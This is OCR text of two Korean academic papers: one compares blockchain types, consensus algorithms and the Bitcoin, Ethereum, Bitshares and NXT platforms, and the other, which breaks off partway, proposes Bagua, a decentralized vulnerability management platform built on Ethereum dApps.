현재까지 비트코인 이외에 블록체인 기술을 기반으로 하는 다양한 플랫폼이 등장하고 있으며 대표적으로 이더리움(Ethereum), 비트쉐어(Bitshares), NXT 등이 오픈소스 프로젝트 형태로 발전되고 있다. 이러한 플랫폼들은 비트코인과는 달리 단순히 암호화폐 거래를 지원하는 플랫폼이 아닌 다양한 기술적 혁신을 이루고 있다. 대표적으로 블록체인 상에서 프로그래밍화 된 동작을 수행하도록 하는 스마트 컨트랙트(Smart Contract) 기술 등은 기계에 의해 완전 자동화 되는 사회에 대한 근간을 제공하는 기술 발전하고 있다.

* 본 연구는 2017년도 정부 (미래창조과학부)의 재원으로 한국연구재단의 지원을 받아 수행된 기초연구사업임 (No. NRF-2017R1A1A1A05001405)

본 논문에서는 블록체인의 유형에 따른 특징을 살펴보고 작업증명 이외의 다른 합의 알고리즘을 함께 비교 분석한다. 또한, 공개 프로젝트로 개발되고 있는 블록체인 플랫폼들을 살펴보고 이들의 장단점을 분석하여 블록체인 기술을 기반으로 특정 서비스/애플리케이션을 개발할 때 어떠한 플랫폼을 선정하는 것이 좋을지에 대한 가이드라인을 제공한다.

본 논문의 2장에서는 블록체인의 세 가지 유형인 퍼블릭(Public), 프라이빗(Private), 컨소시움(Consortium)의 특징을 살펴 본다. 제 3장에서는 널리 사용되고 있는 합의 알고리즘인 작업증명(PoW, Proof of Work), 지분증명(PoS, Proof of Stake), 지분위임증명(DPoS, Delegated PoS)의 기본 개념과 특징을 분석한다. 그리고 4장에서는 블록체인 플랫폼에 대한 비교 분석을 하고 5장에서 본 논문의 결론을 낸다.

II. 블록체인 유형

블록체인의 유형은 블록을 생성하거나 검증하는 주체에 따라 크게 퍼블릭, 컨소시엄, 프라이빗 형태의 블록체인으로 분류될 수 있다. 아래의 [표 1]은 각 블록체인 유형에 따른 특징을 보여 준다.

[표 1] 블록체인 유형 비교 [2]

	퍼블릭	컨소시엄	프라이빗
운영주체	모든 참여자	컨소시엄 멤버	중앙관리 주체
네트워크 참여조건	없음	컨소시엄 멤버가 허가 또는 없음	관리주체의 허가
트랜잭션 생성제한	없음	컨소시엄 멤버가 허가 또는 없음	관리주체의 허가 또는 없음
블록생성 제한	없음	컨소시엄 멤버	관리주체
블록생성 처리율	느림	빠름	빠름
블록확정 지연	요구됨	컨소시엄 멤버의 확인	관리주체의 확인

2.1 퍼블릭(Public) 블록체인 [3]

퍼블릭 유형은 블록체인에 참여하는 모든 노드가 운영주체가 될 수 있다. 운영주체란, 블록체인 네트워크에서 트랜잭션 쓰기, 읽기, 저장이 가능하며 블록 생성을 위한 알고리즘을 수행하고, 다른 노드의 합의 알고리즘 결과를 검증하는 노드를 의미한다[17].

퍼블릭 유형의 블록체인은 모든 노드가 참여함으로써 블록체인이 특정 중앙기관에 의해 관리되거나 조작되지 않기에 특정 서버를 타켓으로 하는 공격(예: DDoS 공격)의 위협이 분산된다. 하지만, 트랜잭션을 생성하거나, 블록 생성 시 모든 노드의 합의가 필요하므로 처리과정 중에 지연과 네트워크로 데이터를 전송하는데 걸리는 지연이 다른 유형의 블록체인에 비해 높게 발생 된다. 또한, 트랜잭션이 블록에 포함되더라도, 안전한 트랜잭션으로 분류되기까지 추가적인 블록 생성에 의해 어느 정도의 블록 깊이를 보장 받아야 한다. 예를 들어 비트코인에서는 안전한 블록으로 인정받기 위해 6번의 확정(6-Confirmation)이 요구된다.

2.2 프라이빗(Private) 블록체인 [4]

프라이빗 블록체인은 특정 중앙 기관에서 블록체인을 관리하는 형태의 블록체인이다. 일반적으로 블록체인은 탈중앙화를 지향하지만, 기존의 중앙집중식 네트워크 서비스에서 블록체인의 장점을 융합한 유형으로 생각할 수 있다. 이러한 유형은 블록체인 참여를 원하는 노드의 승인과 트랜잭션 쓰기/읽기/저장에 대해서 중앙기관이 독점하거나 권한을 관리 한다. 또한, 블록생성과 검증의 경우 중앙기관에서만 수행하므로, 블록을 생성하기 위한 합의 알고리즘 동작 시간이 짧은 편이며 생성된 블록은 추가적인 확정 과정을 생략할 수 있다[16].

프라이빗 유형의 블록체인은 블록체인 기술 초창기에 나타났던 완전한 형태의 P2P 및 분산형 동작을 지향하지 않기에 일부에서는 블록체인의 유형으로 보지 않거나 특정한 용도를 위해 사용하는 블록체인으로 간주되고 있다. 하지

만, 기존 서버-클라이언트 형태의 서비스를 제공하는 인터넷 환경과 기업이 보유하고 있는 데이터에 대해서 자산을 보유하기 위한 형태로 프라이빗 블록체인을 고려하거나 채택하고 있는 실정이다.

2.3 컨소시엄(Consortium) 블록체인

컨소시엄 블록체인은 퍼블릭과 프라이빗 블록체인의 장/단점을 융합한 유형이다. 블록을 생성하고 검증하는 컨소시엄 멤버가 정해져 있거나 선출되는 방식으로 운영될 수 있다. 블록체인에 참여하는 모든 노드가 합의 과정에 참여하지 않고 특정 컨소시엄 맴버가 참여를 하기에 블록 처리율이 높고, 하나의 중앙 시스템에 의해 관리가 되는 프라이빗 블록체인에 비해서 유연한 형태의 분산성을 제공한다. 하지만 컨소시엄 블록체인은 컨소시엄 맴버들을 관리하기 위한 추가적인 기술이 요구되며, 이를 위해 추가적인 보안 기법과 관리에 관한 비용이 소모된다. 또한 컨소시엄 맴버들이 비슷한 비율의 지분 혹은 권한을 가지고 있지 않고 일부 컨소시엄 맴버(혹은 그룹)에게 편중 된다면, 컨소시엄 블록체인 동작에 관한 공정성에 문제가 생길 수 있다.

III. 블록체인 합의 알고리즘

본 장에서는 블록체인에서 블록을 생성하기 위해 사용되는 합의 알고리즘 중 대표적인 작업증명(PoW), 지분증명(PoS), 지분위임증명(DPoS) 알고리즘에 대해서 설명한다[5].

3.1 작업증명(PoW, Proof of Work)

작업증명 알고리즘은 블록 생성 시 특정 조건을 만족하는 해시함수의 입력 파라미터를 찾고 이를 다른 노드들에게 전파하여 자신의 작업을 증명하는 것이다. 해시함수의 입력으로는 자신이 가지고 있는 트랜잭션 정보와 함께 임의의 난수를 입력 파라미터로 사용한다. 이를 통해 해시함수의 결과가 특정 값의 범위가 되도록 하는 작업(즉, 올바른 난수를 찾는 작업)은 단방향 해시함수의 특성으로 인해 소모적인 컴퓨팅 파워가 요구 되지만, 이를 검증하는 입장에서는 빠른 검증이 가능하다. 입력으로 들어오는 임의의 난수(일반적으로 임의의 난수를 사용하기 보다는 하나씩 값을 증가시켜서 입력 트랜잭션 정보와 함께 입력으로 사용)를 찾는 것이 작업증명의 핵심이다.

조건을 만족하는 임의의 난수를 찾는 작업은 소모적인 컴퓨팅 파워가 많이 요구되기 때문에 사용자로 하여금 작업증명 과정에 참여를 독려하기 위해 작업증명 알고리즘은 인센티브를 부여하는 메커니즘을 함께 가지고 있다.

작업증명 알고리즘에 의해 새로 만들어지게 되는 블록(일정 기간 동안 모아진 트랜잭션의 모음)에 대해 처음으로 입력 난수를 찾은 노드에 대해서는 암호화폐를 지급하는 등의 방법으로 인센티브를 제공한다. 대표적으로 비트코인, 이더리움이 이러한 형태의 인센티브를 제공하고 있다. 작업증명이라는 높은 컴퓨팅 파워가 소모되는 일에 많은 노드들의 참여를 이끄는 것이 블록체인의 안전성을 높이는 것이기에 (즉, 많은 노드들이 경쟁적으로 블록의 유효성을 검증하기에 새롭게 추가되는 블록에 대한 안전성이 높아짐) 인센티브 제공은 작업증명 방식에서 널리 사용되고 있다.

단점으로는 악의적인 노드(혹은 단체)가 높은 컴퓨팅 파워를 이용해 다른 노드들 보다 빠르게 블록을 생성하는 경우 (즉, 해시함수의 입력 난수값을 찾는 경우), 악의적으로 위조된 블록을 블록체인에 추가할 수 있다. 하지만 이러한 형태의 공격은 이론적으로는 가능하지만 절대 다수에 의해서 동작되고 있는 블록체인의 경우 (예를 들어, 비트코인이나 이더리움) 현실적으로 불가능한 공격이며 아직까지 이러한 형태의 악의적인 공격이 성공한 사례는 없다.

3.2 지분증명(PoS, Proof of Stake) [6]

지분증명 알고리즘은 블록체인의 지분(예: 화폐) 보유량에 따라 개별 노드의 블록생성 난이도가 달라지는 알고리즘이다. 작업증명과 같이

모든 노드가 경쟁적으로 블록을 생성할 수 있지만, 아래와 같은 식을 통해 지분 보유량에 따라 난이도가 달라진다.

$$hash(hash(Block),A,t) \le bal(A)M/D \quad (1)$$

위 식(1)은 A주소를 갖는 노드가 $Block$에 포함된 난수를 변경하며 목표하는 해시 출력을 찾아내어 블록을 생성하기 위한 식이다. 해시함수의 출력의 최대값인 M은 난이도를 조정하는 D ($D \in [1,M]$)값으로 나누어 블록생성의 목표값을 조절한다. 우변의 bal함수는 A노드의 지분 보유량을 출력하여 목표값인 M/D에 곱해지므로, 지분이 많을수록 조건을 만족하는 해시출력의 범위가 커지며, $Block$에 입력되는 임의의 난수값을 찾아내기 쉬워진다. 지분증명 알고리즘은 블록체인의 안정성을 높이기 위해 작업증명과 같이 블록 생성을 성공한 노드에게 인센티브를 제공하고 많은 노드들이 참여하도록 유도한다.

지분증명의 단점으로는 악의적인 노드가 지분을 많이 소유하게 되어 블록생성이 쉬워지는 경우, 악의적인 블록을 블록체인 추가할 수 있게 된다. 이를 방지하기 위해 오래된 지분에 대해 다시 난이도를 올리거나 트랜잭션 발생량을 지분에 포함시키는 등의 기법을 적용한다.

3.3 지분위임증명(DPoS, Delegated PoS)

지분위임증명은 지정된 소수의 노드들이 다른 노드들로부터 지분(예: 투표)을 위임받아 대표자로 선출되어. 블록생성을 경쟁하는 방식을 의미한다. 지분위임을 통해 선정된 대표자들이 작업증명을 수행하거나 위임받은 지분을 기반으로 지분증명을 수행할 수 있으며, 단순히 대표자들이 블록을 생성하는 순서를 정하여 블록을 생성할 수 있다. 대표자들은 블록을 생성하고 검증하는 대가로 인센티브를 보상받을 수 있도록 하여 블록체인의 안전성을 유지한다.

단점으로는 블록체인 노드들이 지분위임과정에서 참여율이 낮을 경우 낮은 권한(위임된 투표 수)을 갖는 악의적인 노드가 블록을 블록체인에 추가하게 되어 블록체인이 공격당할 수 있다.

IV. 블록체인 플랫폼

본 장에서는 현재 활발히 개발되고 있는 블록체인 플랫폼 중 대표적으로 네 가지(비트코인, 이더리움, 비트쉐어, NXT)를 선정하여, 합의 알고리즘과 구현 가능한 기능을 비교한다. [표 2]는 선정된 플랫폼을 요약한 정보를 보여준다.

[표 2] 블록체인 플랫폼 비교

	비트코인	**비트쉐어**	**이더리움**	**NXT**
블록체인 유형	퍼블릭	컨소시움	퍼블릭	퍼블릭
버전	v0.14.1	v2.0	v1.61	v1.11.5
합의 알고리즘	PoW	DPoS	PoW	PoS
블록생성 간격	10분	2초	12초	1분
권장 안전블록 (Confirmation)	6블록 (1시간)	1블록 (2초)	12블록 (2분)	10블록 (10분)
평균 트랜잭션 처리속도	7 tps	10만 tps	3 tps	4 tps
주요기능	암호화폐	암호화폐, DAC	스마트 컨트랙트, Swarm, Whisper	암호화폐 전자투표, 자산거래

4.1 비트코인(Bitcoin) [7]

비트코인은 2009년 사토시 나카모토가 제안한 퍼블릭 유형의 암호화폐 거래 플랫폼으로, 익명성을 보장하는 탈중앙화된 암호화폐 거래를 제공하고 있다. 합의 알고리즘은 작업증명을 사용하고 있으며, 블록생성을 성공한 노드에게 코인을 발급하거나 생성된 블록에 포함된 트랜

잭션에서 인센티브를 얻어낸다[8].

새로 생성된 블록이 체인에 포함되는 블록 생성 간격은 이론적으로 10분 간격이 되도록 2주 마다 난이도를 조절하고 있으며, 블록 크기를 1MB로 제한하므로 블록에 포함되는 트랜잭션은 이론상 평균 7tps (Transaction per Second)의 처리율을 제공한다. 각각의 트랜잭션은 블록에 한번 포함되어도 안전한 트랜잭션으로 확정되지 않고, 5개의 추가 블록이 연결되어 6번의 누적(6-Confirmation)이 진행된 후 안전한 트랜잭션으로 분류한다. 최근 평균 블록생성 간격이 약 8분, 트랜잭션 처리율은약 3tps로 나타나므로 한 번의 거래에 대한 안전성 확정은 약 48분의 시간이 소요된다[9].

비트코인을 사용하면, 익명성이 제공되는 가상 거래를 보장받을 수 있지만, 비트코인 지갑을 분실하거나 공격당하는 경우 복구할 수 없으며 법적인 보상을 받을 수 없다. 또한, 가상화폐의 익명성을 악용하여 악의적인 금전유통 경로로 사용되기도 한다[10]. 비트코인의 개발 언어는 C++이며, 공개 프로젝트로 진행 중이다.

4.2 이더리움(Ethereum) [11]

이더리움은 2015년 7월 비탈릭 부테린(Vitalik Buterin)이 개발한 퍼블릭 유형의 작업증명을 사용하는 암호화폐 플랫폼이다. 이더리움은 튜링완전성 즉, 프로그래밍화된 동작 수행을 지원하므로, 암호화폐 거래와 분산 어플리케이션을 위한 스마트 컨트랙트등의 기능을 제공한다.

이더리움에서는 자체적으로 개발한 Ethash라는 작업증명을 이용해 이론적으로 12초 간격으로 블록을 생성할 수 있다. 비트코인에서 단일 노드가 주문형 반도체를 기반으로 높은 컴퓨팅 파워를 보유하여 빠른 작업증명을 수행하지만, Ethash는 메모리기반 연산기법을 이용해 주문형 반도체를 제작할 수 없도록 해결하고 있다[12].

트랜잭션이 포함된 블록의 안전성은 12블록까지 누적된 것을 안전하게 취급하고 있으며, 최근 평균 블록생성 간격은 약 16초이고 3tps로 동작하고 있다[13]. 따라서 개별 트랜잭션이 안전한 트랜잭션으로 분류되기까지 약 3분의 시간이 소요된다.

이더리움은 추가적인 기능으로 P2P환경에서 메시지 시스템인 Whisper와 스토리지 시스템인 Swarm을 제공하고 있으며, Go언어, Python, Java등의 개발 언어를 지원하고 있다.

4.3 비트쉐어(Bitshares) [14]

비트쉐어는 컨소시엄 블록체인 유형으로 지분위임증명을 이용한 블록체인 플랫폼이다. 암호화폐 거래 기능과 DAC(Decentralized Autonomous Company)기반의 실물 자산 거래기능을 제공하며 블록체인 기반 투표 시스템을 제공하고 있다. DAC란 기업의 이익을 주주에게 배분하는 것이 블록체인에서 자동화된 것을 의미한다.

비트쉐어의 지분위임증명은 모든 노드가 대표자 선출에 투표에 참여하여 지분위임을 완료하면, 대표자들이 구성되고, 각 대표자들은 임의의 순서에 따라 블록을 생성하고 검증하는 방식으로 합의를 진행하고 있다. 선출된 대표자 중 블록체인 시스템에 문제를 일으키거나 블록생성을 원활히 하지 못하는 대표자는, 대표자들 간의 투표를 통해 문제의 대표자를 취소하고, 재투표를 통해 새로운 대표자를 선출할 수 있다.

트랜잭션을 포함하는 블록 생성이 순서에 따라 진행 되므로 블록 생성 간격은 2초를 유지할 수 있고, 블록 확정 또한 블록을 생성하는 대표자를 신뢰하여, 1번으로 처리한다. 따라서, 각 트랜잭션은 블록에 포함 되는 순간 안전한 트랜잭션으로 분류되어 10만 tps에 해당하는 높은 처리율을 구현할 수 있다.

4.4 NXT [15]

NXT는 블록체인으로 다양한 응용프로그램 개발과 서비스를 제공하고 있으며, 지분증명을 이용한 퍼블릭 유형의 블록체인 플랫폼이다. 암호화폐 거래와 자산거래, 투표, 데이터 저장 등의 기능을 제공한다. NXT의 지분증명은 아래

와 같은 식을 통해 목표 값을 계산한다[16].

$$T = T_b \times S \times B_e \qquad (2)$$

위 식(2)에서 T_b는 기본 목표 값을 나타내고, S는 이전의 마지막블록과 현재의 시간 초 차이 값을 나타내며, B_e는 블록생성을 시도하는 노드의 지분을 나타낸다. 위 세 변수를 곱한 값인 T는 블록생성의 연산결과가 만족해야할 목표 값이 된다. 따라서 시간이 지날수록, 지분이 많을수록 블록생성이 쉬워진다.

NXT의 블록생성 간격은 이론적으로 1분정도 소요되고 트랜잭션 처리율은 4tps이다. 현재 NXT의 블록생성 간격은 84초이고 3tps로 동작하고 있다[17]. 블록에 포함된 트랜잭션을 안전한 트랜잭션으로 분류하기까지 10개의 블록누적이 필요하므로 약 14분이 소요된다. NXT의 개발 언어는 Java로 제공되고 있다[18].

V. 결론

분산된 네트워크 환경에서 합의를 통한 데이터 공유의 해결책으로 최근 많은 관심과 연구가 진행 중인 블록체인에 대해 알아보았다. 블록체인은 운영 주체에 따라 퍼블릭, 프라이빗, 컨소시엄으로 분류되며, 중앙관리가 필요한 서비스는 프라이빗으로, 암호화폐 거래와 같은 완전 탈중앙화된 서비스를 제공하려는 경우 퍼블릭으로, 탈중앙 서비스를 제공하면서 프라이빗과 같이 높은 처리율이 필요한 경우 컨소시엄 형태로 구현할 수 있다.

합의 알고리즘의 경우 작업증명, 지분증명, 지분위임증명이 대표적이며, 블록체인 유형과 같이 블록/트랜잭션 생성에 대한 관리와 검증을 담당하는 운영주체에 맞는 합의 알고리즘을 선정해야 한다.

구현하려는 서비스의 목적이 탈중앙화된 암호화폐 거래인 경우 비트코인 플랫폼을 선정하여 모든 노드가 거래/채굴/검증에 참여할 수 있도록 구현하며, 자동화된 거래 즉, 스마트컨트랙트와 같은 기능이 필요한 경우 이더리움 플랫폼을 이용할 수 있다. 또한 이더리움 플랫폼이 제공하는 익명 노드간 메시지전송인 Whisper, P2P 스토리지 시스템인 Swarm을 활용하여 서비스를 구현하는 것도 가능하다. 높은 처리율을 목적으로 하는 서비스를 구현하고자 할 경우 컨소시엄 형태의 비트쉐어 플랫폼을 통하여 서비스를 구현하는 것이 알맞을 것이다. NXT는 지분증명을 사용하므로 특정 노드의 컴퓨팅 파워 증가로 작업증명에서 문제가 되는 51%공격 위험성을 줄이면서 퍼블릭 유형의 블록체인을 운영하기 위해 사용할 수 있다.

[참고문헌]

[1] Satoshi Nakamoto, "Bitcoin:A peer-to-peer electronic cash system.", 2008.
[2] 성신여자대학교, "블록체인기술 금융분야 도입방안을 위한 연구", 2016.
[3] BitFury Group - White Paper, "Public versus Private Blockchains - Part 2: Permissionless Blockchains", 2015
[4] BitFury Group - White Paper, "Public versus Private Blockchains - Part 1: Permissioned Blockchains", 2015
[5] 이부형, 임연주, 이종혁, "플록체인 플랫폼에서의 합의 알고리즘", 한국통신학회 학술대회논문집 (2017): 386-387.
[6] BitFury Group, "Proof of stake versus Proof of Work", 2015.
[7] 비트코인 프로젝트(2017년 5월 방문), "https://github.com/bitcoin/bitcoin".
[8] 비트코인 위키(2017년 5월 방문), "https://en.bitcoin.it/wiki/Main_Page".
[9] 비트코인 블록 탐색기(2017년 5월 방문), "https://blockchain.info"
[10] 랜섬웨어 '워너크라이'로 빼앗긴 비트코인, 범인 추적 가능할까?(2017년 5월 방문), "http://www.kbench.com/?q=node/178436".
[11] Ethereum Whitepaper, "https://github.com/ethereum/wiki/wiki/White-Paper".
[12] 이더리움 프로젝트(2017년 5월 방문), "https://github.com/ethereum".
[13] Ethereum Network Status(2017년 5월 방문), "https://ethstats.net/".
[14] 비트쉐어 프로젝트(2017년 5월 방문), "https://github.com/bitshares".
[15] Nxt 위키(2017년 5월 방문), "https://nxtwiki.org/wiki/Main_Page".
[16] Nxt community(2017년 5월 방문), "Nxt Whitepaper" revision 4 - Nxt v1.2.2, 2014.
[17] Nxt, The Blockchain Application Platform (2017년 5월 방문), "https://nxt.org/".
[18] Nxt 프로젝트(2017년 5월 방문), "https://bitbucket.org/JeanLucPicard/nxt/src".

Ethereum dApp 시스템을 활용한 취약점 분산 관리 플랫폼 제안

임재원* 장태진** 정인우***

*동국대학교 컴퓨터공학과

**국민대학교 소프트웨어학부

***인덕대학교 일본어학과

Proposal of a vulnerability distribution management platform utilizing Ethereum dApp system

Lim-Jea Won*

*Division of Computer Engineering, Dongguk University.

Jang-Tae Jin**

**Department of Software, Kookmin University

Jung-In Woo***

***Division of Japanese, Induk University.

요 약

암호화폐의 일종인 이더리움(Ethereum)의 탈 중앙화 어플리케이션(dApp)시스템의 기능과 장점을 이용하여 만들어진 취약점 분산 관리 플랫폼 Bagua에 대해 이해하고 Bagua의 필요성과 현 시대의 데이터 관리 구조보다 어떤 점에서 더 발전되어있는지를 연구한다. 또한 Bagua의 사용 예를 통해 Bagua의 이용가치를 설명한다. 그리고 현업에서 취약점 분산 관리 플랫폼이 사용되도록 제안한다.

I. 논문 서론

1.1 논문개요

이더리움은 2015년 7월 30일 Vitalik Buterin이 개발한 암호화폐이며 플랫폼이다. 비트코인의 핵심 기술인 블록체인(blockchain)을 기반으로 거래 기록 뿐만 아니라 계약서,SNS,이메일, 전자투표 등 다양한 금융 어플리케이션을 투명하게 운영할 수 있게 확장성을 제공한다. C++, 자바, 파이썬, GO 등 대부분의 주요 프로그래밍 언어를 지원하여 모든 형태의 거래를 프로그래밍 가능하게끔 설계 되었다. 하지만 이더리움의 진정한 가치는 매우 다양한 스마트 컨트랙트(Smart contract)[1]와 이를 바탕으로 한 탈중앙화된 어플리케이션 (dApp)을 만들 수 있는 플랫폼이라는 점에 있다. 이더리움은 블록체인 개발 환경을 보다 통합적이고 상호유기적으로 발전시킬 수 있도록, 여러 어플리케이션의 공통분모를 플랫폼으로 만들고자 했다. 특수한 기능을 구현하기 위해 별도의 체인을 다시 만들 필요 없이 공통의 이더리움 체인을 기반으로 해서 공통의 개발환경을 사용해 보다 효율적으로 어플리케이션을 만들 수 있도록 한 것이다. 즉, 이더리움은 특정한 기능 몇 가지를 구현하기 위해서 만들어진 어플리케이션이 아니라, 온갖

1) 계약에 필요한 요소들을 자동화하고 대체하는 컴퓨터 프로토콜

종류의 다양한 탈중앙화된 어플리케이션(dApp)을 만들 수 있도록 해주는 베이스 플랫폼이라고 할 수 있다. 그리고 이러한 dApp 시스템을 이용하여 Bagua라 불리는 취약점 분산 관리 플랫폼을 구축할 수 있다.

1.2 Bagua 사용 효율성

Bagua는 IT 기업들을 위한 분권화된 네트워크에서 돌아가는 취약점 피드 관리 플랫폼이다. 현재 대부분의 IT제품들의 취약점이 관리되고 있는 중앙 집중식 네트워크 모델은 하나의 컴퓨터에 모든 서비스를 통합하는 형식으로 그 편리함 때문에 많은 기업이 이용하고 있지만 데이터의 조작과 도난이 쉽고 서버 손상으로 인해 모든 서비스가 종료할 가능성이 있는 등, 취약점과 같은 민감한 데이터를 다루기에 적합하지 않은 모델이 사용 중이라 할 수 있다. 아래에서 더 자세히 설명할 Bagua는 탈 중앙화 어플리케이션을 이용하여 개발된 모델로서 중앙 서버를 사용하지 않고 여러 노드를 통해 안전하게 데이터를 관리하는 특징이 있다. 이를 통해 취약점에 대한 정보를 투명하게 공유 가능하기 때문에 민감정보 공유 모델로서 매우 적합하다할 수 있다.

1.3 논문 목적

본 논문에서는 탈 중앙화 어플리케이션에 대한 소개를 통해 Bagua에 대해 전체적으로 리뷰하고 Baguark 왜 기존의 관리 플랫폼들에 비해 어떤 장점을 가지고 있는지 파악하여 Bagua의 이용가치를 설명하고 취약점 분산 관리 플랫폼이 사용될 수 있도록 제안하여 IT 업계 전체적인 안정성과 신뢰도가 향상될 수 있는 것을 목표로 한다.

II. dApp 소개

2.1 탈 중앙화 어플리케이션(dApp)

탈 중앙화 어플리케이션(dApp)이란 이더리움의을 사용할 수 있는 어플리케이션을 보다 효율적으로 만들기 위한 시스템이라 할 수 있다. dApp 사용의 최대 장점은 블록체인을 이용해 어플을 구현하려고 하는 개발자들이 보다 쉽게 체인 자체를 개발하고 운영하는 수고를 보다 줄어준다는 점이다. 비유를 하자면 기존 웹사이트 하나를 만들기 위해서 웹서버 자체를 본인이 다 코딩해서 만드는 것 보다 기존에 있던 서버 구현 노하우만 있으면 웹서버 로직 자체를 알지 못해도 웹 사이트를 만드는 일은 별 장애가 되지 않는다. 이와 마찬가지로 dApp을 돌아가게 하는 모든 내부 메커니즘과 코드를 일일히 다 들추어서 보여주지 않더라도, dApp의 기본적인 구성과 작동 메커니즘을 보여줄 수 있으면 보다 간편하게 개발이 가능하다. 프로그래밍의 수준이 전문 개발자들에 비해 미흡한 수준이어도, dApp 개발이 가능한 것은 바로 이러한 이더리움 플랫폼이 가진 장점 이라 할 수 있다. 그만큼 탈 중앙화 어플리케이션 개발에 참여할 수 있는 문턱이 낮아졌다는 것을 의미한다.

2.2 dApp 아키텍처 구조

중앙서버는 한 회사나 조직에 의해 소유, 관리, 통제된다. 이 중앙서버에는 웹서버라는 것이 있다. 이 웹서버는 외부의 클라이언트들이 보낸 요청을 받아서, 이를 가공해 데이터베이스에 저장하거나, 또는 클라이언트가 요청한 정보를 데이터베이스로부터 검색, 가공해 다시 클라이언트로 보내주는 역할을 한다.




그림 1 중앙서버 웹 아키텍처

그러나 많은 사용자들의 정보가 중앙서버에 전부 모이는 모델은 늘 내.외부 집단에 의한 해킹과 데이터 유출에 대한 위험성을 포함해 정부와 소수 독점기업에 의한 개인 사생활에 대한 침해, 감시에 대한 우려도 높아지는 등 다양한 문제점이 지적되고 있다. 탈중앙화된 어플리케이션은 중앙화된 모델에서 파생하는 문제들에 대한 대안으로서 부각되기 시작했다.




그림 2 dApp 웹 아키텍처

[그림 1]의 중앙화된 모델과 비교해서 가장 큰 차이점은 중앙 서버가 없다는 점이다. 각각의 사용자가 모두 독립노드가 되어서 똑같은 역할을 하게 된다. 데이터를 중앙서버가 가지는 것이 아니라, 각 노드들이 동일한 복제본을 각각 보관하는 것이다. 각 노드들이 가진 데이터를 지속적인 싱크를 통해서 일치시켜 나감으로써 데이터의 정합성을 유지하는 모델이라 할 수 있다.

2.3 dApp 정의

응용 프로그램이 dApp으로 간주되기 위해서는 4가지 기준을 충족해야 한다. 첫째로 완전히 오픈소스여야하고 자율적으로 작동해야 하며 토큰의 대부분을 제어하는 엔티티가 존재하지 않아야 한다. 둘째로 프로그램의 데이터와 작업 기록은 중앙 집중식 실패 원인을 피하기 위해 공개 분산된 블록체인에 암호로 저장되어야 한다. 셋째로 프로그램은 프로그램에 액세스하는 데 필요한 암호화 토큰(이더리움의 고유 토큰)을 사용해야 하며 프로그램의 토큰에서 기여도를 인정받아 보상을 받아야 한다. 분산처리 구조가 분산처리에 참여하는 개인의 리소스를 사용하는 구조이기 때문에 사용하는 리소스에 대한 보상이 필요하기 때문이다. 또한 제작한 프로그램은 노드가 프로그램에 기여하는 값을 증명하는 표준 crytptographic 알고리즘에 따라 토큰을 생성해야 한다.

2.4 dApp 발전 가능성

dApp 시스템은 dApp의 개발에 투자할 수 있는 권한을 참여자에게 부여할 수 있기 때문에 이는 자립할 수 있다는 잠재력이 있다는 것이다. 따라서 지불, 데이터 저장, 대역폭 및 클라우트 컴퓨팅에 대한 dApp이 현시대에서 활발히 활동중인 다국적 기업의 가치를 능가할 수 있다고 본다.

III. 취약점 분산 관리 플랫폼

3.1 Bagua 소개

Bagua는 취약점 분산 관리 플랫폼의 이름으로 IT 공급업체들을 위한 분권화된 네트워크에서 돌아가는 취약점 피드 관리를 목적으로 dApp 시스템을 이용해 만들어졌다. 현재의 취약점 관리 플랫폼들은 전부 중앙 집중형의 저장소를 생성하여 IT제품에서 식별된 취약점들을 파악해 문제를 해결하고 있다. 이를테면 NIST나 CERT가 관리하는 데이터베이스는 전부 중앙 집중형 이라 할 수 있다. 정리하자면 이전 중앙 집중형의 불안전한 관리 환경에서 벗어나 분산 관리 형태로 좀 더 안정적인 데이터 관리를 통해 안정성과 신뢰도 향상에 기여할 수 있는 취약점 관리 플랫폼이라 할 수 있다.

3.2 Bagua의 장점

취약점 분산 관리 플랫폼을 사용했을 때의 장점은 크게 비용 절감과 데이터에 대한 균일한 접근 이렇게 크게 두 가지로 나뉜다.

3.2.1 경제적 비용의 절감

Bagua를 구축하여 분산 관리 플랫폼을 이용하게 된다면 현재 쓰이고 있는 중앙 집중식 시스템에 들어가는 관리비용보다 훨씬 적은 비용으로 운용이 가능해진다. 이는 이미 준비가 되어있는 시스템을 이용함으로써 기회비용과 실질적 관리비의 절감이 가능하다는 것이다. 분산처리 시스템의 장점을 설명하며 나오는 Grosh 법칙에 근거하여 저가의 CPU를 통해 고가의 단일 CPU보다 우수한 성능의 시스템을 제공할 수도 있다는 것을 설명할 수도 있다. CPU의 계산능력은 그 값의 제곱에 비례하기 때문에 2배의 값을 지불함으로서 성능은 4배의 효과를 얻을 수 있다. 그러나 현재는 마이크로 프로세스의 발전으로 2배 가격의 CPU가 4배의 성능을 제공하지 않으므로 저가격이고 다수의 CPU로 상호 동작하는 시스템이 훨씬 효과적인 비용 해결책이라는 것이다.

3.2.2 데이터에 대한 보편적이고 균일한 접근

